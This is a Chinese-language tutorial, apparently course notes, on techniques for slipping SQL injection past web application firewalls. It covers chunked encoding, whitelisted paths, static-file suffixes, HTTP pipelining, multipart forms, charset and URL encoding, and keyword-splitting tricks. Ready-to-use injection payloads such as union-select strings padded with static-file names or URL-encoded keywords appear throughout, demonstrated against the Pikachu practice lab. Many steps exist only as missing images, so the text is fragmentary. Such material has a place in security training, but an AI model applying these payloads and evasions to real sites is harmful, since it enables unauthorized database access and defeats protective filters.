
使⽤分块传输 ⾸先在 http 头加上 Transfer-Encoding: chunked 表示分块传输传送,第⼀⾏是
⻓度,第⼆⾏是字符串,0 表示传输结束,后⾯跟上两个空格;
(求资源评论111)
信任白名单绕过
有些 WAF 会⾃带⼀些⽂件⽩名单,对于⽩名单 waf 不会拦截任何操作,所以可 以利⽤这个特
点,可以试试⽩名单绕过 ;
⽩名单通常有⽬录 :
/admin 通常是后台登录页面
/phpmyadmin
/admin.php
靶场练习
(admin.php变成参数在url里面)
pikachu/vul/sqli/sqli_str.php?admin.php&name=llllllll&submit=查询
静态文件绕过
除了⽩名单信任⽂件和⽬录外,还有⼀部分 waf 并不会对静态⽂件进⾏拦截。 例如 图⽚⽂件
jpg 、png 、gif 或者 css 、js 会对这些静态⽂件的操作不会 进⾏检测从⽽绕过 waf 拦截;
/1.jpg&name= ' union select 1,user()--+&submit=1
id=1.js&name= ' union select 1,user()--+&submit=1
/1.css=1.css&name= ' union select 1,user()--+&submit=1
payload: 1.jpg&name= 'union select 1,user()--+
payload: 1.js&name= 'union select 1,user()--+
payload: 1.css&name= 'union select 1,user()--
靶场练习
pikachu/vul/sqli/sqli_str.php?ghjhjk=1.css&name=admin&submit=查询
pipline绕过注入
发送数据的一瞬间是open的,其余只能看到close
http 协议是由 tcp 协议封装⽽来,当浏览器发起⼀个 http 请求时,浏览器先和服务器建⽴起连
接 tcp 连接,然后发送 http 数据包(即我们⽤ burpsuite 截获的数据), 其中包含了⼀个
Connection 字段,⼀般值为 close,apache 等容器根据这个字段决定是保持该 tcp 连接或是断开。
当发送的内容太⼤,超过⼀个 http 包容量,需要分多次发送时, 值会变成 keep-alive,即本次发起的
http 请求所建⽴的 tcp 连 接不断开,直到所发送 内容结束 Connection 为 close 为⽌,⽤ burpsuite

抓包提交复制整个包信息放在第⼀个包最后,把 第⼀个包 close 改 成 keep-alive 把 brupsuite ⾃动更新 Content-Length 勾去掉;
第⼀个包参数的字符要加上⻓度接着提交即可,有些 waf 会匹配第⼆个包的正属于正常参数,不
会对第⼀个包的参数进⾏检测,这样就可以绕过⼀些 waf 拦截 ;
靶场练习




利用multipart/form-data绕过
在 http 头⾥的 Content-Type 提交表单⽀持三种协议:
application/x-www-form-urlencoded //编码模式 post 提交
multipart/form-data //⽂件上传模式
text/plain //⽂本模式
⽂件头的属性是传输前对提交的数据进⾏编码发送到服务器;
其中 multipart/form-data 表示该数据被编码为⼀条消息,⻚上的每个控件对应消息中的⼀个部分,所以,当 waf 没有规则匹配该协议传输的数据时可被绕过;
Content-Type: multipart/form-data;53
boundary=---------------------------28566904301101419271642457175
boundary 这是⽤来匹配的值
Content-Disposition: form-data; name= "id" 这也能作为 post 提交
我们可以写⼀个上传⻚⾯,然后提交地址指向sql注⼊点;
www根目录下创建上传页面





order by 绕过

当 order by 被过滤时,⽆法猜解字段数,此时可以使⽤ into 变量名进⾏代替;
select * from users where id=1 into @a,@b,@c,@d;
有⼏个字段,后⾯@⼏个就可以
运行大量字符绕过
id=1 and (select 1)=(select 0xA*1000)union select 1,user()--+
花括号绕过(重点)

使用ALL或者DISTINCT绕过






换行混绕绕过(重点)
⽬前很多 waf 都会对 union select 进⾏过滤的,因为使⽤联合查询这两个关键词是必须的,⼀
般过滤这个两个字符,想⽤联合查询就很难了;
tabj键换行
编码绕过
原理:
形式:"%" 加上 ASCII 码(先将字符转换为两位 ASCII 码,再转为 16 进 制),其中加号 "+" 在
URL 编码中和 "%20" 表示⼀样,均为空格;
当遇到⾮ ASCII 码表示的字符时,如中⽂,浏览器或通过编写 URLEncode,根据 UTF-8、GBK
等编码 16 进制形式,进⾏转换,如“春”的 UTF-8 编码为 E6 98 A5,因此其在⽀持 UTF-8 的情况
下,URL 编码为%E6%98%A5。值得注意的是,采取不同的中⽂编码,会有不同的 URL 编码;
在 URL 传递到后台时,⾸先 web 容器会⾃动先对 URL 进⾏解析,容器解码时会根据设置(如
jsp 中,会使⽤ request.setCharacterEncoding("UTF-8")),采⽤ UTF-8 或 GBK 等其中⼀种编码
进⾏解析,这时,程序⽆需⾃⼰再次解码,便可以获取参数(如使⽤ request.getParameter(paramName) ;
HTTP数据编码绕过


编码绕过在绕 waf 中也是经常遇到的,通常 waf 只坚持他所识别的编码,⽐如说它只识别 utf-8
的字符,但是服务器可以识别⽐ utf-8 更多的编码;
那么我们只需要将 payload 按照 waf 识别不了但是服务器可以解析识别的编码格式即可绕过;

⽐如请求包中我们可以更改Content-Type中的charset的参数值,我们改为ibm037 这个协议编 码,有些服务器是⽀持的,payload 改成这个协议格式就⾏了;
url编码绕过


在 iis ⾥会⾃动把 url 编码转换成字符串传到程序中执⾏; ( nginx⾥⾯也⾏)
例如 union select 可以转换成 u%6eion s%65lect
你可以把union select中的某个字符串转成url编码,也可以把payload整段url编码
